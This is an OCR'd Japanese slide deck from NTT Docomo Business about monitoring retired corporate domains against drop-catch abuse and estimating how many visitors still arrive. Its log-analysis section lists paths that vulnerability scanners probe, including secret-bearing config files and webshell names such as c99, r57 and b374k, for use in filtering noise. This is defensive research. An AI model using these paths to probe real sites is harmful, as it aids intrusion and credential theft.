C14　続・ドメイン名終活
～使い終わったドメイン名１年の観測分析から見えたリスクと対策～

2026年6月30日

NTTドコモビジネス株式会社

スピーカー紹介

NA4Sec Network Analytics for Security

つなごう。驚きを。幸せを。 docomo Business

NTTドコモビジネス

冨樫 良介　イノベーションセンター

利用終了ドメイン名のログ分析、なりすましメール実態調査

猪飼 人大　イノベーションセンター

利用終了ドメイン名に届くメール分析

本講演の狙い

昨今、廃止したドメイン名が**ドロップキャッチ**され被害にあうケースが多発しています。


その被害を最小限に抑えるために
NTTドコモビジネスでは**利用終了したドメイン名を永年保有する方針**で運用を開始しました。

一方で、利用終了ドメイン名を登録し続けることは、コストがかかり続けることも事実です。

そのため、我々は利用終了ドメイン名を**安全に廃止できるのか評価**をするために、各種ログ・着信メール等の分析を行っています。

本日は、**利用終了ドメインの分析**から見えた**ドメイン名の「使後の世界」**について皆さんに共有します。

ドメイン名のライフサイクル



ドメイン名廃止時の危険性

NA4Sec Network Analytics for Security

つなごう。驚きを。幸せを。 docomo Business

企業のサービスなどで使われていたドメイン名には価値がある！

- 利用終了したドメイン名がオークションにかけられて高値で売買されたり
- (*)ドロップキャッチにより第三者に悪用されたり
- 簡単に手放すことができない状態になっている

(*)再登録が可能になる瞬間を狙って、 目的のドメイン名を登録しようとする行為
インターネット用語1分解説～ドロップキャッチとは～ - JPNIC

なぜ「ドコモ口座」のドメインがオークションに？ ドコモの見解は（山口健太） - エキスパート - Yahoo!ニュース

【注意喚起】セキュリティリスク回避のため、旧Visionalistをご利用いただいていた法人のお客さまにおける“tracer.jp”タグ削除のお願い

ドメイン名のドロップキャッチによる被害対策

- ✓独自ドメイン名ではなく、ntt.comサブドメイン名の利用促進
- ✓退職者/異動者の定期的な確認 (管理情報の最新化)
- ✓**永年保有ポリシーの策定**

永年保有の課題

ドメイン名の維持料
ドメイン名の健全的な利用への悪影響

利用終了したドメイン名へのアクセスログとDNSクエリ、メールを監視する基盤を運用中

NA4Sec
Network Analytics for Security


つなごう。驚きを。幸せを。
docomo Business

ログ収集環境

システム構成

想定される送信元


観測



ウェブアクセスログの中長期分析

残存訪問者によるリスク


- 弊社ではドメイン名の永年保有をしているが、その理由の 1 つがドロップキャッチした第三者に新規のサイトを作成され、企業のレピュテーションに悪影響が出ることへの懸念
- 例えばインターネット上に旧自社サイトへのリンクが残っていた場合、そこから第三者が作成したサイトに訪問者が誘導されることになる



残存訪問者を把握する必要性


- 「残存訪問者」の数が多いほど、ドメイン名廃止によるリスクは高まる
- ドメイン名廃止によるリスクを見積もるため、下記を把握したい
  - 現在の残存訪問者の数
  - 残存訪問者数の変化

- 弊社の利用終了ドメイン名ではサイトが閉鎖されたことを示すページを表示しており、
  この環境でウェブアクセスログを収集している




ウェブアクセスログのノイズ

- 残存訪問者の数を調査するために、継続的にウェブアクセスログを収集したが…



ウェブサイトに利用していたドメイン名におけるアクセス数
アクセス数 (中央値)：527



商標保護を目的とした使用実績がないドメイン名におけるアクセス数
アクセス数 (中央値)：930

- 既にサイトが閉鎖されたにも関わらず、アクセス数が多すぎるように見える
- また、ウェブサイトでの使用実績がないドメイン名においても、大量のアクセスが観測されている

➔ これらのアクセスの大部分は人間による訪問ではない可能性

- 「残存訪問者」の数を見積もるためには、人間以外によるアクセス (ノイズ) を除去する必要がある

User-Agent に基づくノイズ判定

各社が運用するボット、クローラは User-Agent に身元と意図を示している場合がある

- Google のクローラー

Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"

- Palo Alto のボット

"Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"

- Censys のボット

"Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)"

-> User-Agent 中にボットまたはクローラーであることが明示されたアクセスは **全体の 4%** ほど

reverse-ip に基づくノイズ判定

各社が運用するボット、クローラは IP アドレスの逆引きにも身元・意図を示している場合がある

- スタンフォード大の研究調査

research.esrg.stanford.edu

- パダーボルン大の研究調査

syssec-scanner6.cs.uni-paderborn.de

ただし、reverse-ip からノイズ判定ができた事例は全体のごくわずか

パスに基づくノイズ判定

- ウェブアクセスログから訪問者が指定したパスを確認できる
- このパスを確認することで何らかの意図をもったスキャン活動を抽出することができた

- **脆弱性スキャナー**
  - ウェブシェル/バックドア/管理ツールのファイル名を含むパスへのアクセス
    - "wp-config.php"、"config.php" などの機微情報が含まれるファイル
    - "c99", "r57", "b374k", "alfa" などの有名な悪性ファイル
      - 存在した場合には、攻撃者はこれらの webshell を動作させると考えられる
  - **アクセス全体の 42%** が該当

- **API エンドポイントスキャナー**
  - アクセス先が api endpoint であることを想定して、機微情報を調査するためのアクセス
    - "api-docs", "graphql"、"swagger.json" など
  - **アクセス全体の 34%** が該当


商標保護を目的としたドメイン名を活用した事例

- 既存サービスと似た名前のドメイン名が第三者に取得されることを防止する意図
- これらのドメイン名がWebサイトとして使用された実績は一切ないため、これらへの送信元は機械的な情報取得を目的としたボット、クローラー、スキャナなどに該当する可能性が高い

- 少なくともこれらの送信元については一般的な訪問者とは考えられないため、送信元　IP アドレスをノイズ判定に利用した
    - ただし、それらの中に各種プロキシ、VPN サービスの IP アドレスが含まれており、これらについては一般利用者が同一 IP アドレスを使用していることは起こり得る
    - そのため、外部サービスを使用して IP アドレスがプロキシ、VPN サービスに該当するか確認し、該当したものはノイズとはしなかった


より実態に近い残存訪問者を推計するために

- ドロップキャッチ後のドメイン名悪用による企業のレピュテーションへの影響を考えたとき、クリティカルになるのは**「未だに残存するアクセス数」ではなく「残存訪問者の数」**
- より実態に近い「残存訪問者」の数を推計するために、アクセス元の IP アドレスを日付ごとにユニーク化する処理を行った
  (日付ごとに同一の IP アドレスから複数のアクセスがあった場合に 1 件に丸める処理)
  - これについては排除しきれなかったノイズの影響を最小化する狙いもある



アクセス数 (中央値)：527

